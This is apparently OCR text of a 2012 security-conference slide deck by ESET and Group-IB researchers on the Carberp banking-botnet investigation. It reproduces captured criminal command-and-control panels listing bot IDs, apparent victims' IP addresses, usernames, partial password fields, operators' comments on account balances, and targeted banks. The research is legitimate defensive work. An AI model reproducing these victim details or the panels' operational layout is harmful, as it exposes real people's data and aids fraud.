CARO 2012
WWWTF

Carberp Evolution and BlackHole:
Investigation Beyond the Event Horizon

Aleksandr Matrosov, ESET

Eugene Rodionov, ESET

Dmitry Volkov, Group-IB

Vladimir Kropotov, TNK-BP

ESET

GROUP-IB

Agenda

- ✓ Carberp cybercrime group investigation
  - ✓ evolution of botnet
  - ✓ tracking Carberp affiliate people
- ✓ What are the next steps of investigation?

- ✓ Evolution of Carberp distribution scheme
- ✓ Carberp in-depth analysis

- ✓ Domain shadow games
- ✓ Infected legitimate web sites

Carberp cybercrime group investigation

ESET

GROUP-IB

About Group-IB

Stages of Sustainable Solid Development


1st 24/7 CERT/CSIRT in Eastern Europe
Our CERT is the first Eastern European 24/7 Computer Emergency Response Team
1st non-governmental CERT in Russia (second overall)

Cybercrime Investigation
Leading Russian company in high-tech crimes investigation, digital forensics and incident response

Computer forensic
Collecting Digital Evidence
Forensic Investigations
Data Recovery
Software Auditing
Malware Investigation

Skolkovo Member
Group-IB is an active member of the Russian « Silicon Valley » Skolkovo Project with Cybercop, **Brand Point Potection** being part of the part of Cybercop

Cybercrime group #1



Cybercrime group #1

Carberp

4 min

Вы авторизованы как: [redacted]

Ваши права: [redacted]

Аккаунт создан: [redacted]

- Главная
- Статистика
- Префиксы
- Боты
- Задания
- Инжекты
- Формграббер
- FTP сниффер
- Граббер паролей
- Russia
- Выход

BSS | Inist | iBank | Cyberplat | Prom Svyaz | Sber

Найти все файлы по Bot UID: Искать

-1000 | -100 | -10 | -1 | *1* | +1 | +10 | +100 | +1000

	prefix	bot uid	cmd	date file	IP address	comment	edit	del
	palladin	D5580C33358F780E2DD27BD54B002FD2		18.01.11 [05:24:26]	83.149.38.69			
	palladin	9CCC4BCE6704E6363B69A872D795B833		18.01.11 [01:18:48]	188.16.96.253			
	palladin	FE2C73C234DB44805C1792EFD70796ED		18.01.11 [00:58:29]	83.167.24.130			
	palladin	1C26C3E40717A92EA7F207502FCA9F67		17.01.11 [23:25:22]	194.154.85.90			
	palladin	DCC6D0AB1E97F60F6585CEDA0DA37191		17.01.11 [23:12:37]	178.161.129.58			
	palladin	8C76F58E94CDAE7C15B43587AF23EC52		17.01.11 [22:44:50]	62.168.252.172			
	palladin	2049E85BB924F703634B5AFEFE1E1600		17.01.11 [22:20:31]	217.25.210.90			
	palladin	F1BFE01FE81FA66CA4DDCE357E161AE5		17.01.11 [12:12:46]	93.81.249.142			
	palladin	D10AF52D0A0E1D358B2FA67CAADE5A2C		17.01.11 [08:07:07]	178.205.61.160			
	palladin	0E60423AE0C53A75E5752EC44A209A8B		17.01.11 [07:25:45]	195.42.159.78			
	palladin	FB36BF7E248364849AF13374A95A7865		17.01.11 [07:17:11]	95.170.132.106			
	palladin	5BAE3749113769672D2150DD236E745C		17.01.11 [05:32:36]	178.177.72.6	pass ne tot		
	palladin	88AC746E1762B1C8AC32583FE4E0FCEE		17.01.11 [05:20:56]	86.110.20.2	bomj		
	palladin	E9E86504CDF34248DDAF15275BD742A2		17.01.11 [04:07:58]	94.100.86.254	uralsib		
	palladin	89FE8994381048813DE36997BDAAF050		17.01.11 [03:33:49]	85.93.36.237	uniastrum 2.4kk TAN		
	palladin	7179797F3FD366F2D7383E7C19BAD0BB		17.01.11 [02:39:07]	83.149.3.69	parolia net		
	palladin	B06F3E4EBB6F2402976272417D034A30		17.01.11 [02:07:24]	178.177.72.48	70k		
	palladin	954784B9B6FEAD22087C2DD29016E3F9		17.01.11 [01:47:34]	217.195.78.100	bspb.ru		
	palladin	8A0B670C6485FDA1EE79F9809E5A2C90		17.01.11 [01:40:24]	213.234.29.162	100k (max 300)		
	palladin	34ADE70645E107008F322B3A97029242		16.01.11 [17:01:44]	87.117.185.135	bomj		

-1000 | -100 | -10 | -1 | *1* | +1 | +10 | +100 | +1000

Cybercrime group #1

- Главная
- Статистика
- Префиксы
- Боты
- Задания
- Конфиги
- Формграббер
- FTP сниффер
- Граббер паролей
- Russia
- Выход


Поиск бота: по UID: ИЛИ по IP: Искать

Список ботов: Префикса: Все Показать

-1000 | -100 | -10 | -1 | *1* | +1 | +10 | +100 | +1000

	prefix	bot uid	reg date	last date	Live	IP address	info	sb	cmd	kill	del
	palladin	beca91f54f0e49004d9b77847344be09	28.01.11 [15:20:26]	28.01.11 [15:20:26]	0д. 0ч. 0м.	109.236.217.152					
	haxor	a56eea09156a7447f9807d3b5f052336	28.01.11 [15:09:41]	28.01.11 [15:09:41]	0д. 0ч. 0м.	79.216.31.193					
	palladin	228af247a47213e78c16418557d7e931	28.01.11 [14:45:55]	28.01.11 [14:46:35]	0д. 0ч. 0м.	81.13.24.10					
	palladin	ca9279773dbdfb837e79e750db32bc94	28.01.11 [14:41:12]	28.01.11 [14:41:16]	0д. 0ч. 0м.	85.26.234.140					
	palladin	ab71c9fa720f7254f804493674b70835	28.01.11 [13:08:10]	28.01.11 [15:03:14]	0д. 1ч. 55м.	85.26.234.36					
	goldupdate	8d602f48e2f74e4d6900454ef254a59a	28.01.11 [11:46:27]	28.01.11 [12:13:21]	0д. 0ч. 26м.	85.26.187.15					
	palladin	f33904a73525a8950fe5e80a78b3e841	28.01.11 [11:33:57]	28.01.11 [12:29:35]	0д. 0ч. 55м.	95.28.36.147					
	palladin	70b1c8dcb01821ad23dbb8ed5bdcd578	28.01.11 [11:21:47]	28.01.11 [15:48:21]	0д. 4ч. 26м.	195.211.247.148					

Win32/Sheldor C&C



Win32/RDPdoor C&C

Обновить | Боты | Настройки | Выход

Все системы | ibank | bss_pc | sber | bss | 0 | prom_svyaz | alfa | Запросить информацию | Очистить все | Очистить умерших

The Way To The Future

Token	Bot UID	IP	State	Locale	OS Ver	First Connect	Last Knock	User	Passwds	Ver	Cmd	Comment		Ru comment	X
No	542b50c74cd2306fe843137b162900b8	95.181.2.140	OK	ru-RU	2:5:1:2600:	10/10/11,12	23/11/11,03	Admin	Admin::MICF	2.1.27	cmd	500k zalil 350	S		X
No	56a34e9f53f22b7ec0c73f8c93297b5a	94.198.221.108	OK	ru-RU	2:5:1:2600:	14/11/11,19	25/11/11,01		Admin::MICF	2.1.27	cmd		S		X
No	f002bce003bfac3d7ebb5ef91934bf02	46.200.11.213	OK	ru-RU	2:5:1:2600:	14/11/11,14	23/11/11,16	vika	vika::HOME-	2.1.27	cmd		S		X
No	321211a87913f229279a2c85ca8f1ca6	194.150.143.142	OK	ru-RU	2:5:1:2600:	10/10/11,21	25/11/11,01		Admin::Admi	2.1.27	cmd		S		X
No	4587eac0dd562972b2b66eca2a7c1edb	91.206.248.25	OK	ru-RU	2:5:1:2600:	10/10/11,22	25/11/11,04		user2:123:S	2.1.27	cmd		S		X
No	03830fec892eb1a057a60e947931c1bf	93.125.121.226	OK	ru-RU	2:5:1:2600:	26/10/11,02	25/11/11,12	Admin	Admin::F01:	2.1.27	cmd	--	S		X
No	eab4444e48e629e4821a749d4d58e9cf	89.254.227.10	OK	ru-RU	2:5:1:2600:	11/10/11,00	25/11/11,07	User	User::HOME	2.1.27	cmd		S	bomj	X
No	c929bd84e2c4546b3ea0c72744e6fd6b	176.77.57.230	OK	ru-RU	2:5:1:2600:	11/10/11,00	25/11/11,09	Пользовате	Пользовате	2.1.27	cmd		S		X
No	c50448c2583028186247800fed7889f7	85.114.18.190	OK	ru-RU	2:5:1:2600:	11/10/11,00	25/11/11,07		Ильина:111	2.1.27	cmd		S	ami	X
No	2ff2d17f7d83fa01f89ec73b7b8b75d9	195.218.237.82	OK	ru-RU	2:5:1:2600:	11/10/11,01	23/11/11,08	Admin	Admin:1:Adr	2.1.27	cmd	ebanutii akk	S	gos huinia	X
No	522e9f5954a3d8676e4d87b264bbe446	78.25.23.85	OK	en-US	2:5:1:2600:	21/11/11,01	25/11/11,08	Виктор	Виктор::VKr	2.1.27	cmd		S		X
No	d1930d1d83eb44db54f969e94b30983f	95.72.33.15	OK	ru-RU	2:5:1:2600:	14/11/11,08	25/11/11,12	Loner-XP	Loner::LONE	2.1.27	cmd		S		X
No	9ef62ab69ec8543784dd38816b1f6f2c	178.120.41.203	OK	ru-RU	2:5:1:2600:	11/10/11,01	25/11/11,08	Admin	Admin::HELE	2.1.27	cmd	belorus	S	belorus	X
No	91f502601d3d029d59107aa7337df717	93.84.120.200	OK	ru-RU	2:5:1:2600:	11/10/11,02	25/11/11,08		User::BUHr)	2.1.27	cmd		S	minsk	X
No	5aa063ab7e4d82a2c326df396667edaf	178.154.77.185	OK	ru-RU	2:5:1:2600:	11/10/11,02	25/11/11,09	Admin	Admin::MICF	2.1.27	cmd		S		X
No	0c2638ee06a0f8188777eca7a543d0e9	93.75.139.37	ES:OFF	uk-UA	2:5:1:2600:	21/11/11,13	22/11/11,13	Sergey	Sergey::MUI	2.1.27	cmd		S		X
No	1914bb5c4b5d9b4a22c62830989 10ec3	95.70.28.168	OK	ru-RU	2:5:1:2600:	14/11/11,16	25/11/11,00	Артем	Елена::ACC	2.1.27	cmd		S		X
No	7184009184 09dd541e40c13edd699db6	79.133.162.37	OK	ru-RU	2:5:1:2600:	13/10/11,02	25/11/11,05	User	User:12332:	2.1.27	cmd	bilo potrati, jdem nomos	S	ne connect	X

Autoload C&C

Login as: Your ID: 1 Server Time: 01-02-12 [04:24:30] --Logs-- --Logout--


{-berliner-sparkasse.de-} {-alfabank.ru-} {-active alfabank.ru-} {-sber-} {-sber online-} {-citibank.ru-} {-cbm.vtb24.ru-}

>Settings >Autoloads >New Drop >Drops

